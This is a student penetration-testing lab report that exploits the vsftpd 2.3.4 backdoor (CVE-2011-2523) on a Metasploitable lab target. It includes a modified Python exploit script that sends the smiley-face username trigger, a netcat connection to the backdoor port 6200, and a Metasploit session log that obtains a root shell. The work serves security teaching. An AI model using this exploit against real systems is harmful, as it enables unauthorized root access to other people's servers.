Lab07

Exploitation

Objective

- Exploiting a previously found vulnerability using different methods
- Establish an unauthorized remote connection to the target system with root priviledges using different tools and methods.

Tools

- Ethical Hacker VM
- Python
- Metasploit
- Nmap
- Netcat

Step 1.Background

Previous lab(06) and its information!

Step2. Exploit code

This step began with searchsploit. I searched a service name for the possible exploits. I found the required two suitable exploits. I encounter an error message, mainly because the exploit code was outdated or was written incorrectly.

The second task involved modifying an exploit code. We were provided with a Python script and had to adjust the original exploit code to match the given script while ensuring it worked correctly.

```
┌──(root㉿Kali)-[/home/kali/Desktop]
└─# searchsploit  vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
Shellcodes: No Results
Papers: No Results
```

root@Kali: /home/kali

File Actions Edit View Help

GNU nano 7.2 lab07-ftp-exploit.py


```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

#from telnetlib
#import Telnet
import socket
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user = b"USER nergal:)\n"
password = b"PASS pass\n"

#user="USER nergal:)"
#password="PASS pass"

try:
    # Connect to FTP service
    tn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    tn.settimeout(5)
    tn.connect((host, portFTP))
    response = tn.recv(1024).decode()

    if "(vsFTPd 2.3.4)" not in response:  # if necessary, edit this line with the correct version/header information
        print("[-] Target does not appear to be running vsFTPd 2.3.4")
        tn.close()
        exit(1)

    tn.sendall(user)
    tn.recv(1024)  # Read until "password."
    tn.sendall(password)
    tn.recv(1024)

    tn.close()

except Exception as e:
    print(f"[-] Error: {e}")
    exit(1)

# Remove the rest


#tn=Telnet(host, portFTP)
#tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo

Step 3. Exploitation

This step was done with nmap and netcat. I run the now modified exploit code with python and trickered the vulnerability on port 6200 for remote access.

I used nmap to ensure that the port 6200 was open and exploited it with netcat(left terminal).




Step4. Another Exploitation Method

The modified exploit code sends to parameters to the server. First i verified that the port 6200 was closed on the target.


After that i used native tool, ftp-command, to manually connect to the service and provided the two parameters i identified from the exploit code.

The trick here was simple. VsFTPD 2.3.4 is a critical ftp server version that contains a backdoor vulnerability. The backdoor is triggered when a client (or in this case a malicious actor which is myself) sends a smiley face as part of the login username.



Step 5. Metasploit Console

The final step was to exploit the same vulnerability using Metasploit. After successfully configuring the appropriate module, I launched the exploit and gained remote shell access to the target system. This confirmed that i had an unauthorized connection to the target. See the pictures below, I wanted them to be as large as possible for easier visibility.


kali@Kali: ~
File Actions Edit View Help
└─$ msfconsole
=[metasploit v6.3.27-dev]
+ -- --=[2335 exploits - 1220 auxiliary - 413 post]
+ -- --=[1383 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View missing module options with show missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >


kali@Kali: ~
File Actions Edit View Help
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info -d
[*] Generating documentation for vsftpd_234_backdoor, then opening /tmp/vsftpd_234_backdoor_doc20250313-59427-vftpoj.html in a browser...
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:46033 → 172.17.0.2:6200) at 2025-03-13 10:07:44 +0000
whoami
root
uname -a
Linux metasploitable 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux
id
uid=0(root) gid=0(root)
hostname
metasploitable
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
valid_lft forever preferred_lft forever
exit
[*] 172.17.0.2 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >